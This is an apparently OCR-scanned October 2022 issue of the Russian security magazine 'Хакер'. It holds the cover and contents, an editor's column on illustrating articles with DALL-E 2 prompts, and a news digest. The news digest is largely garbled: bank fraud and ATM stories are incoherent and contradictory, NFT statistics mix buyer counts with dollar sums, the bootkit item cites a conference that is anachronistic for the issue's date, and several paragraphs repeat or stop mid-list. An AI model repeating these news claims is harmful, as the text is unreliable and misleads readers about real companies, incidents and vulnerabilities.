

ХАКЕР

№283

ОКТЯБРЬ 2022

Cover Story

ЗМЕИНАЯ ПИРАМИДА

Запускаем малварь из слепой зоны EDR при помощи Pyramid

Как ломают плагины 3ds Max

Повышаем привилегии в AD

13 консольных утилит для админа

октябрь 2022
№ 283

CONTENTS

Дали DALL-E!
Колонка главреда

MEGANews
Самые важные события в мире инфосека за октябрь

Змеиная пирамида
Запускаем малварь из слепой зоны EDR

Privesc as a Service
Повышаем привилегии через Active Directory Certification Services

Безумный Max
Как ломают плагины для 3ds Max

Уроки форензики
Исследуем дампы и ищем следы взлома в системе

Уроки форензики
Расследуем заражение машины с Windows шпионским трояном

HTB Perspective
Обходим XSS-фильтры и атакуем шифр через Padding Oracle

HTB Faculty
Атакуем веб-сервер через mPDF и повышаем привилегии с помощью Linux capabilities

HTB Scrambled
Применяем ASREPRoast и Kerberoasting для атаки на SMB и MS SQL

HTB OpenSource
Атакуем удаленный хост через Git

Мастерская хакера
13 утилит для Linux, которые пригодятся админу


Микроконтроллер не нужен!
Делаем радиоприемник на копеечном китайском чипе

Ликбез по macOS
Разбираем в подробностях, как устроена macOS

Титры
Кто делает этот журнал

ПОДПИСКА НА «ХАКЕР»


Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.



Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



КОЛОНКА ГЛАВРЕДА

ДАЛИ DALL-E



Андрей Васильевский
Главный редактор
@vasandr

DALL-E 2 — нейросеть, которая рисует картинки по текстовому запросу. Гулявшие в этом году примеры работы с ней просто поражают: иногда она рисует, как настоящий художник, и еще и предлагает варианты на выбор! Мы два месяца использовали DALL-E 2, чтобы генерировать картинки к статьям, и сегодня я покажу, как это было.

Проблема иллюстраций к статьям у нас стоит давно: изображения с фотостоков обычно скучные, а то тема информационной безопасности вообще тоска смертная — бесконечные хакеры в капюшонах и летающие полупрозрачные буквы. Нанимать иллюстратора, который выдавал бы по картинке в день, — слишком накладно. В итоге выкручиваемся как можем.

Мысль генерировать картинки при помощи нейросети меня сразу же захватила: это быстро, можно (в теории!) изобразить именно то, что хотел, а если результат будет несовершенным, то пускай это будет фирменный фичей, эта-картинки-надо-перерисовать. Как только я увидел картинки, сгенерированные нейросетью DALL-E 2, я открыл рабочий чат и объявил, что мне срочно нужна эта штука. В июле доступ раздали желающим, а сегодня и я дождался: сначала это казалось невозможно, потом (спасибо ему огромное) — что подумалось доступно).

С того момента я два месяца упражнялся в создании картинок при помощи нейросети и снабжал ими статьи «Хакера». Наверное, пора поделиться с читателями.

Начнем с картинки к статье про расследование киберинцидента, вышедшей на прошлой неделе.



INFO

На картинки можно нажать, чтобы увеличить.

Статья: Уроки форензики. Исследуем дампы и ищем следы взлома в системе
Идея: пускай Шерлок Холмс или человек, похожий на него, изучает жесткий диск.

```
sherlock holmes inspecting a hard drive
```



Увы, у DALL-E 2 плоховато и с лицами, и с точным изображением устройств. Ничего не подходит.

С реалистичными людьми связываться не хочется, тогда пускай это будет детектив Пикачу!


```
detective pikachu inspecting a hard drive in a hi-tech room
```



Ах да. DALL-E 2, скорее всего, ничего не знает про детектива Пикачу, потому что не видела коммерческие картинки с красивой фильма. Зато видела мягкие игрушки Пикачу, поэтому у нас есть мягкая игрушка, но без шапки Шерлока. В любом случае на всех картинках он делает что-то странное. На расследование не тянет.

Возвращаемся к идее с Шерлоком, но попробуем сделать его мультяшным.

```
cartoon sherlock holmes inspecting a hard drive in a tech room
```



Последний вроде бы симпатичный, но проверить это в горизонтальную картинку будет сложно. Остальные держат очень странные предметы.

А что, если сделать фото, но из старой газеты? Это поможет скрыть недостатки, да и детектив будет более узнаваемым.

```
old newspaper photo of sherlock holmes inspecting a hard drive
```



Последнего берем! Разве что брови странноватая, но идеала все равно не добиться.

МУЧЕНИЯ

Говорят, чтобы нарисовать приличную картинку при помощи DALL-E 2, нужно сделать в среднем 30-50 запросов, а если требуется что-то действительно выдающееся, то счет может пойти на сотни. Мы обычно ограничивались двумя-тремя запросами, хотя в некоторых случаях поиски растягивались до пятой-восьмой. Главное — вовремя отказаться от слишком сложной идеи.


Статья: Сканим на Python. Как написать и улучшить собственный сканер портов
Идея: сканер, сканер… Первая ассоциация — сканер штрих-кодов на кассе. А кассира для сюжета попробуем сделать лисой в парике.

```
cashier is a snake in a wig holding a barcode scanner in its tail
```



Что просил, то, в целом, и получил. Кажется, идея слишком сложная, поэтому сделаем попримитивнее. Пусть питон будет инспектировать сервер. Скажем, держать в хвосте увеличительное стекло.

```
digital art of a python with a magnifying glass in its tail in a server room inspecting a server
```



Рука-хвост — ого-го! Все остальное тоже не годится. Попробуем сделать питона мультяшным.

```
cartoon illustration of a python inspecting a server with a lens in a server room
```


Стиль неплох, но очень уж рукастые питоны! Попробуем снова уточнить про хвост.


```
cartoon illustration of a python with a magnifying glass in its tail in a server room inspecting a server
```



Кажется, руки неизбежны. Что ж, возьмем первого. В конце концов, для мультфильма питон с рукой — это почти нормально.


Статья: Время пить! Подбираем инструменты и оснащаем хакерскую тайгу
Идея: нужно нарисовать паяльник. Пускай взламывает в небо в лучах солнца.

```
soldering iron shining brightly in a ray of light against the sky
```



Это… не паяльники. Пробую еще раз, заменив солнце звездным небом и добавив «реализм» и «высокое качество».


```
high quality realistic soldering iron shining brightly in the night sky
```



Вышли какие-то космические корабли. И у пришельцев явно дурные намерения.

Пробую сделать «картину» и добавить руку и печатную плату в качестве фона.

```
realistic painting of a hand with a soldering iron soldering a computer chip to a pcb
```



А вот это почти хороший Евреем третий, несмотря на то что человек тычет жалом куда-то в процессор.

Статья: Взлом на айфоне. Используем виртуалку UTM для установки Windows 95/98
Идея: первая мысль очень примитивная — попросим нарисовать айфон с Windows на экране и посмотрим, что выйдет.

```
phone on the table with microsoft windows on screen
```



Да, это определенно какие-то айфоны. Но дизайнил их не Джонни Айв. Да и винды нету.

Пробую тогда попросить знаменитый зеленый холм из Windows XP.


```
iphone laying on the table with windows xp green hill on screen
```



Зеленый экран есть! Зеленого холма нет.

Пожалуй, заставлять DALL-E рисовать реалистичную технику просто бессмысленно. Попробуем вместо этого что-нибудь абстрактное. Намекнем на взаимность операционных систем, а чтобы было красиво, сделаем в стиле Сальвадора Дали.

```
screens within screens endless loops in style of salvador dali
```



Тут я усвоил важный урок: если попросить у DALL-E безумную чертовщину, то все получится! Я взял третью картинку из-за того, что она немного напоминает логотип программы UTM, о которой идет речь в статье.

Продолжение статьи →

ДАЛИ DALL-E

КОЛОНКА ГЛАВРЕДА


УДАЧИ

Хорошо придуманный запрос, немного везения, и DALL-E способна выдать картинку не хуже, чем с фотостока, а иногда и лучше.

Статья: Микроконтроллер не нужен! Делаем радиоприемник на копеечном китайском чипе

Идея: почему-то сразу вспомнилася старый мем про троллейбус из буханки хлеба. DALL-E к боюсь!

```
stock photo of a radio made out of a loaf of bread
```



Все картинки мне очень нравятся, выбираю первую. Радио в наушниках — немного странно, но будем считать, что у него просто такая ручка.

Статья: Privsec as a Service. Повышаем привилегии через Active Directory Certificate Services

Идея: статью у нас про подделыные сертификаты. Поддержу изобразить сложно, поэтому пускай горит, это всегда хорошо выглядит!

Начнем с совсем краткого запроса, посмотрим, что выйдет:

```
burning diplomas
```


Вышло не очень — фотореализм не удался. Наугад пробую добавить «medieval painting» — «средневековая картина».




Отлично! Все хороши, берем второй.

Статья: Мастерская кикера. 13 утилит для Linux, которые пригодятся админу

Идея: сделаем крутого пингвина, который едет на гоночной машине. В стиле ретровейв для дополнительной крутости.


```
a penguin in cool looking shades driving a ferrari f40
convertible in miami neonwave illustration
```



У предпоследнего потрясающая носовая фигура, но последний почти идеален. Только сунь не задался и вторая сидячие — с пингвиньим клювом. Но его будет легко замазать в редакторе.

Вдохновившись, запрашиваю еще таких же пингвинов, убрав точную марку машины — DALL-E все равно в них плохо разбирается.

```
a penguin in cool looking shades driving a ferrari convertible in
miami neonwave
```




Три результата похуже, но последний просто отличный. Только погляди, как пингвин держит лапкой руль!

Статья: Инфильтрация и эксфильтрация. Изучаем методы передачи данных при пентестах

Идея: долго ломаю голову над инфильтрацией и эксфильтрацией и в итоге придумываю кота, который крутит рыбу у рыбака. Далеко для пробы слегка абстрактный запрос. Добавляю слово «картина», чтобы скрыть возможные огрехи.

```
painting of a cat stealing a fish from a fisherman
```



Кроме последнего, результаты симпатичные, хотя DALL-E почему-то решила, что и рыбак тоже вполне может быть котом. Берем первого, самого душевного, хотя кури (или скайфандр?) из шухра все же вызывает вопросы.

Статья: Вперед, в прошлое! Как вылить в Windows 2000 в 2022 году

Идея: Windows 2000? Это было давно. Пишу: «нещадные люди охотятся на доисторические компьютеры, насильная живопись». Да простит меня автор!

```
cave painting of people hunting a laptop
```




Охоты на ноутбук не происходит, но результаты тем не менее хороши. Мне особенно понравился первый, где кто-то все же несет топор.

Статья: Вредоносные гифки. Как работает уязвимость GIFShell

Идея: гифки у меня ассоциируются с пиксель-артом и с летящей Nyan Cat. И попросим одеть кошку в плащ из кислоты.

```
nyan cat in a cape of green acidic fluid pixel art
```



У DALL-E удивительным образом получается почти настоящий пиксель-арт. Да и коты тоже отличные. Мне больше всего понравился первый, но редакционным голосованием выбрали последнего.

Статья: Картошка-0. Повышаем привилегии в AD при помощи RemotePotato0

Идея: вспомнив Мистера Картошку из «Истории игрушек», пытаюсь создать похожего персонажа. Чтобы было совсем как у Pixar, добавим, что нужен высококачественный рендер.

```
high quality rendering of a happy potato with a face in a room
```





Класс! Все картошки прекрасны, некоторые хочется сразу же поставить себе на аватарку. Вторая особенно проникновенная. Берем ее!


Статья: Летящие исследования для чемпионов Security. Колонка Дениса Мак-Кошелева

Идея: чемпион на подлитке с книгой в руках.

```
a painting of a champion standing on a podium with a book in his
hand with dramatic backlight
```



Повезло с первого раза. Беру третьего, дорисовываю фон, и готово.



Статья: Суровая жаба. Изучаем защиту Excelsior JET для программ на Java

Идея: будем рисовать жабу. Большую сердитую жабу, сидящую в болоте.

```
big angry toad staring in dramatic light in a swamp
```



Невероятно, но у нас четыре почти фотореалистичные жабы. Годится любая, я выбрал первую.

Статья: Дело в стиле ретро. Заметки главреда, затерянного в пространстве и времени

Идея: это моя предыдущая колонка — о том, как я все лето угорал по ретрорейлмашину и ретрокомпьютеру и разыскал на мотороллере (тоже довольно винтажном). Его и изобразим в лучах заката.

```
retrowave summer yamaha scooter trees against sunset cyberspace
```



Красота какая! Вторая картинка почти идеальна, но придется выправлять или заказывать в редакторе положение вечно солнца. Берем четвертую, где кривизна сойдет за стилизацию.


НЕУДАЧИ

Далеко не все запросы удивляют способностью DALL-E творить шедевры. Я здесь постарался не заниматься черри-пикингом и показать, как работа с неё-реостью выглядит в реальности. Обычно мне удавалось в итоге добиться от DALL-E того, из-за два месяца было несколько случаев, когда приходилось оставлять попытки и брать готовую картинку из интернета.


Статья: Вскоки форензики. Расследуем заражение машины с Windows шпионским трояном

Идея: шпионские трояны... Что, если попытаться изобразить тест Войта — Камгера из «Бегущего по лезвию»?

```
Voight Kampff Test
```



DALL-E 2 уловила идею, но то ли не до конца, то ли опять ничего не знает о копирайтинговом контенте. Я в итоге пошел вспоминать, как выглядело приспособление, и взял картинку из фильма.



Другие подобные случаи я опущу, ничего занимательного в них нет.

Продолжение статьи →

ДАЛИ DALL-E

КОЛОНКА РАЙЛЕДА

Стиль: [Ван Гог](#), [Пикассо](#), [Сальвадор Дали](#), [Уильям Хогарт](#), [Сальвадор Дали](#), [Дэвид Линч](#)

Идея: [Ван Гог](#), [Пикассо](#), [Сальвадор Дали](#), [Уильям Хогарт](#), [Сальвадор Дали](#), [Дэвид Линч](#)

Идея: [Ван Гог](#), [Пикассо](#), [Сальвадор Дали](#), [Уильям Хогарт](#), [Сальвадор Дали](#), [Дэвид Линч](#)

**Стиль

MEGANEWS

Ирина «Ю!» Нифёдова
irina@ixbt.com

В этом месяце Илон Маск все-таки купил Twitter за 44 миллиарда, мошенники «Финансовая Пирамида» и «Альфа-Банк» на 60 миллионов рублей с помощью кукуш из «банка приколов», домен с хакерским оборудованием атаковали банковских клиентов из США, бег через Сахару покорил дилетант-ноутбуки с Intel GPU, интернет-зрелости предложили изучить в Госуслугах, Google дискет и CD, кардеры скачали устройство «атрибуция неведомой шарпости» и раздают карты бесплатно, а другие хакеры сделали свой «Фейсбук».



МИЛЛИОНЫ ИЗ БАНКА ПРИКОЛОВ

Илон Маск «вложил» в крупный эфир, от которого недавно покраснел «Альфа-Банк» мошенники в виртуальных валютах «Финансовая Пирамида» на общую сумму более 60 миллионов рублей, а также «Альфа-Банк» на 60 миллионов рублей.

Суть этого новшества в крупной афере, от которой недавно покраснел «Альфа-Банк»: мошенники в виртуальных валютах «Финансовая Пирамида» на общую сумму более 60 миллионов рублей, а также «Альфа-Банк» на 60 миллионов рублей.

Пока полиция продолжала проверять на деятельность банковских, сформировав подразделение по борьбе с киберпреступностью, в «Альфа-Банке» решили не ждать своих неожиданностей. То есть их жертвами могли стать не только банкиры, но и обычные пользователи. Для предотвращения этого в «Альфа-Банке» и создали «банк-приколов».

Суть в том, что банк-приколов создавался для того самой атаки пространства выбирая два типа банковских клиентов: NCR с установленным ПО и устройства самообслуживания, а также банкоматы с установленным ПО и устройства самообслуживания.

Для этого банк-приколов создавался специальный банкоматы: приняли более 12 000 банкоматов, которые, по мнению злоумышленников, могли стать жертвами. Когда все банкоматы были готовы, злоумышленники начали атаку.

В настоящее время злоумышленники создали домен для фишинга в сервисе «Госуслуги» (fl-k-k-k-k-k.ru). Для этого они использовали сервис Let's Encrypt, который «дал» Альфа-Банк и ряд небольших крупных учреждений. По данным СМИ, для фишинга были использованы доменные имена сервиса «Госуслуги».

Для фишинга были использованы программы с правоохранительной частью. Так как, по мнению злоумышленников, в «Альфа-Банке» не было специалистов, которые не сами подарили своим клиентам свои деньги. Так, практически все банкоматы «Альфа-Банка» были «заражены» вирусом, который позволял им «выдавать» деньги по запросу

КРАУДСОРС НА DDOS

Эксперты компании Radware обнаружили крупнейшую DDOS-сеть ботов DDOSIA, в рамках которого распространяется как группа платных DDOS-ботов, так и бесплатный DDOS-инструмент.

По словам компании Radware, DDOSIA использует систему распространения, в рамках которой каждый участник может скачать DDOS-бота, а также получить доступ к закрытому каналу в Telegram, где распространяются списки целей. Участники могут выбирать цели, которые они хотят атаковать, и получают баллы за каждую успешную атаку. Баллы можно обменять на криптовалюту, что стимулирует участников совершать больше атак.

Операторы DDOSIA используют несколько методов для атак, включая L4 и L7 DDOS-атаки, а также атаки с использованием протокола QUIC. Они также используют инструмент, который называется Zorex, который может генерировать трафик, имитирующий легитимных пользователей, что затрудняет его обнаружение.

Эксперты Radware считают, что DDOSIA является частью более крупной операции, которая может быть связана с российскими спецслужбами. Они отмечают, что группа использует инструменты, которые ранее были замечены в атаках на украинские цели.

Radware также предоставила бесплатный инструмент для проверки, не стал ли ваш компьютер частью ботнета DDOSIA. Инструмент доступен по адресу ddosia.radware.com.

ЧТО ТАКОЕ ПРОЦЕССОР INTEL

Компания Intel подтвердила слухи об уличе руководителя и исходного кода ядра Linux. Линус Торвальдс, создатель ядра Linux, подтвердил, что Intel действительно использует исходный код ядра Linux в своих ОС.

Ссылка на исходный код ЦП для Intel Atlas Lake опубликован пользователем GitHub под ником "intel-linux". Он также опубликовал ссылку на исходный код ядра. Это ссылка на репозиторий Github с названием ICE_TEA_BIOS, который содержит исходный код ядра Linux 5.10.

Исходный код ядра ICE включает в себя:

- Поддержку процессоров Intel Core i7-1165G7, Core i5-1135G7, Core i3-1115G4, Core i7-1185

НОВЫЙ UEFI-БУТКИТ BLACK LOTUS

ИБ-эксперты обратили внимание, что на закрытом форуме распространяется UEFI-буткит под названием Black Lotus. По словам утекателей, это Black Hat-версия буткита Bootkitty, который был представлен исследователями на конференции DEF CON 31 года. А также запускался в режиме восстановления и в безопасном режиме.

Создатель новинки — пользователь с ником Sanforyou, который ранее был замечен в продаже эксплойтов для Windows. Теперь он предлагает свой буткит за $5000 (~$4600) и обещает, что он может обойти Secure Boot, BitLocker, Kernel DMA Protection и HVCI. Также заявляется, что буткит работает на системах с UEFI версии 2.3.1 и выше.

Пользователь Cosmi Lockpicker (Secure Boot Specialist), сумев из первых обратить внимание на образец, отметил, что Black Lotus имеет ряд отличий от Bootkitty. Например, в новинке используется другой механизм обхода UEFI Secure Boot.

> *«Следует отметить, что до тех пор, пока мы или кто-то другой не найдем способ обнаружения этого нового протокола и не напишем для него обнаружение, мало кто заметит что-то, что все еще не работает. Это может быть использовано для создания очень скрытого руткита, поскольку они загружаются, потому что загрузчик не может обнаружить».*

Спасибо, что не стали использовать Secure Boot.

NFT ЗАТАРИ БАКСОВ

Все еще с NFT что-то не так. Несмотря на то, что количество сделок остаётся на уровне 1 — 1,5 млн сделок в сутки, объем торгов NFT-рынка упал с 17 млрд долларов в мае 2022 года до 1,1 млрд долларов в ноябре 2022 года. Количество уникальных покупателей NFT также снизилось с 2 000 000 долларов в мае 2022 года до 40 000 000 долларов в ноябре 2022 года, не говоря уже про 100 000 000 долларов — пик декабря 2021 года.

Самое время для NFT-проектов, чтобы начать искать новые способы заработка. Например, Bored Ape Yacht Club — это коллекция из 10 000 уникальных изображений обезьян, которые можно использовать в качестве аватарок в социальных сетях. Каждая обезьяна — это NFT, которую можно купить, продать или обменять на криптовалюту. Коллекция была создана в апреле 2021 года и с тех пор стала очень популярной. Многие знаменитости, такие как Стивен Карри, Снуп Дог и Эминем, приобрели обезьян BAYC.

Но теперь BAYC решили использовать свою популярность, чтобы заработать. Они запустили свой собственный токен под названием ApeCoin. Токен будет использоваться для управления экосистемой BAYC, а также для покупки товаров и услуг, связанных с обезьянами. Например, владельцы обезьян BAYC смогут использовать ApeCoin для покупки одежды для своих обезьян или для участия в специальных мероприятиях.

Запуск ApeCoin был очень успешным. За первые 24 часа после запуска токен был куплен более чем 100 000 раз. Это принесло BAYC более 100 миллионов долларов. Однако, несмотря на успех, запуск ApeCoin также вызвал некоторую критику. Некоторые люди считают, что токен является просто способом для BAYC заработать больше денег. Другие люди беспокоятся о том, что токен может быть использован для манипулирования ценами на NFT.

Время покажет, будет ли ApeCoin успешным в долгосрочной перспективе. Но пока что кажется, что BAYC нашли способ использовать свою популярность, чтобы заработать больше денег.

11 ТБАЙТ СТАРЫХ ДИСКЕТ И CD

Архивист Internet Archive Jason Scott собрал более 11 терабайт старых дискет и CD, чтобы сохранить их для потомков. Он начал свою работу в 2009 году, когда заметил, что многие старые дискеты начинают портиться. Он понимал, что если не предпринять никаких действий, то многие данные будут потеряны навсегда.

Скотт начал с того, что купил несколько дисководов для дискет и CD-приводов. Затем он начал искать старые дискеты и CD на eBay, в магазинах подержанных товаров и даже на свалках. Скотт собрал коллекцию из более чем 10 000 дискет и CD, которые содержали данные с самых разных компьютеров.

> *«Поверьте, не всем это один за другим попадалось на глаза — возможно, каждый человек встретил за последние десять лет... Но я думаю, что мы можем с уверенностью сказать, что это самая большая коллекция данных для Atari 7800, известная широкой публике, которая когда-либо была собрана».*

Скотт рассказывает, что большинство дискет из его коллекции оказались повреждены. Многие из них были испорчены влагой, плесенью или просто временем. Однако Скотт и его команда смогли восстановить данные с большинства дискет. Они использовали специальное программное обеспечение, которое могло считывать данные с поврежденных дискет и CD.

Коллекция Скотта была передана в Internet Archive, где она теперь доступна для всех желающих. Архивисты надеются, что их коллекция поможет сохранить данные, которые могли бы быть потеряны навсегда. Они также надеются, что их работа вдохновит других людей начать собирать и сохранять старые дискеты и CD.

Internet Archive — это некоммерческая организация, которая была основана в 1996 году. Ее миссия заключается в том, чтобы сохранить историю Интернета. Архив содержит миллиарды веб-страниц, книг, видео и аудиозаписей. Он доступен для всех желающих бесплатно.

Скотт рассказывает, что некоторые из его самых ценных находок — это старые игры для Atari 7800. Эта консоль была выпущена в 1986 году и была очень популярна в свое время. Однако она не смогла конкурировать с более мощными Internet Archive, так как у них сложная схема получить доступ. Архивисты надеются, что их коллекция поможет сохранить эти игры для будущих поколений.

> *«Поверьте, не всем это один за другим попадалось на глаза — возможно, каждый человек встретил за последние десять лет... Но я думаю, что мы можем с уверенностью сказать, что это самая большая коллекция данных для Atari 7800, известная широкой публике, которая когда-либо была собрана».*

Скотт рассказывает, что дискеты из его коллекции были записаны на самых разных компьютерах. Некоторые из них были очень старыми, например, Commodore 64 и Apple II. Другие были более современными, например, IBM PC и Macintosh. Скотт и его команда смогли восстановить данные с дискет, которые были записаны на компьютерах, которые уже давно не производятся.

Архивисты надеются, что их работа вдохновит других людей начать собирать и сохранять старые дискеты и CD. Они также надеются, что их коллекция поможет сохранить данные, которые могли бы быть потеряны навсегда.

BUG BOUNTY В РОССИИ

В Positive Technologies провели опрос и оценили state-of-the-bounty в нашей стране. Выборка достаточная: респондентами стали 50 компаний, 17 из которых — IT-вендоры, 16% — банки или ИТ-службы 28%, финансовые организации и 14% — ритейлеры.

Отрасли респондентов опроса state-of-the-bug-bounty

Формой сбора и анализа информации о уязвимостях большинство опрошенных компаний выбрали bug bounty — 29% ответов. Следующими по популярности идут пентесты — 24% ответов, сканеры — 18%, аудиты кода — 17% и ручные 29%. Реже всего встречаются ответы

Отрасли респондентов опроса state-of-the-bug-bounty

В 2021 году количество программ bug bounty, по данным HackerOne, увеличилось на 34%, а количество хакеров — на 27%, отчасти благодаря 4 800 тыс рынке bug bounty всего: 5,5 миллиарда долларов.

Средние темпы возмещения в зависимости от опыта компании

И другие цифры отрасли: 49 активных программ bug bounty в РФ, а где их найдёт уже не основная специфика. *Bug bounty по Вашему? 302 Bug Bounty = 50 Bug Bounty.*

Где они **ПОЯВЯТСЯ** компании bug bounty в России закрыли, то есть основное их исследование уже сделано. В этом случае нужно искать другие программы.

Распределение программ bug bounty в зависимости от вида программы

Распределение средних затрат на поддержание программ bug bounty в зависимости от вида программы

В Positive Technologies **ОБЪЯСНИЛИ ОТКАЗ ОТ ПЕНТЕСТОВ** ИБ-сотрудников **ДОСТАЛИ ДО СЕТИ ЛЮБЫЕ ОТЧЕТЫ** о найденных уязвимостях. В отделах службы найти достаточно **ТЕСТИРОВЩИКОВ**, которые **ИЩУТ ВСЕ ПОДРЯД** и **ПОЛУЧАЮТ ЗА ЭТО ДЕНЬГИ**. Поэтому **ИСПОЛЬЗОВАНИЕ СПЕЦИАЛИСТОВ** и **ТЕ-СТИРОВЩИКОВ** в **ПЕНТЕСТАХ** **ПРЕКРАЩАЕТСЯ**.

БАГ В ЯДРЕ LINUX УБОРЩИТ ДИСПЕТЧЕРА

Глобальная ошибка ядра Linux 5.19, кочевавшая с релиза к релизу начиная с 2016 года, была исправлена в конце прошлого года. Баг позволял получить root-доступ к системе, а разработчики предупреждают, что существует вероятность эксплуатации уязвимости в дикой природе.

Ошибка была обнаружена в функции io_uring, которая используется для асинхронного ввода-вывода. Она позволяет программам работать, не ожидая завершения операций ввода-вывода. Баг позволяет злоумышленнику получить доступ к ядру, что дает полный контроль над системой. Это может привести к краже данных, установке вредоносного ПО или даже к полному отказу системы. Это значит, что баг затрагивает все версии Linux, выпущенные за последние шесть лет, включая версии, которые используются в Android, Chrome OS и многих дистрибутивах Linux.

Ошибка была обнаружена исследователем безопасности Google Project Zero Дэвидом Ридом. Он сообщил о ней разработчикам ядра Linux, которые выпустили исправление в течение нескольких дней. Однако, несмотря на быстрое реагирование, ошибка оставалась в ядре в течение 5 лет.

> *«Этот метод эксплуатации не работает в ядрах, скомпилированных с CONFIG_IO_URING=n, а также не работает с 5.19.2, где необходимость в обработке io_uring была удалена».*

Пользователям рекомендуется проверить наличие версии ядра Linux, обновив его до последней версии. Если это невозможно, необходимо отключить io_uring.

Пользователям рекомендуется проверить наличие версии ядра Linux, обновив его до последней версии. Если это невозможно, необходимо отключить io_uring.

АТАКУЙ НА «СБЕР»

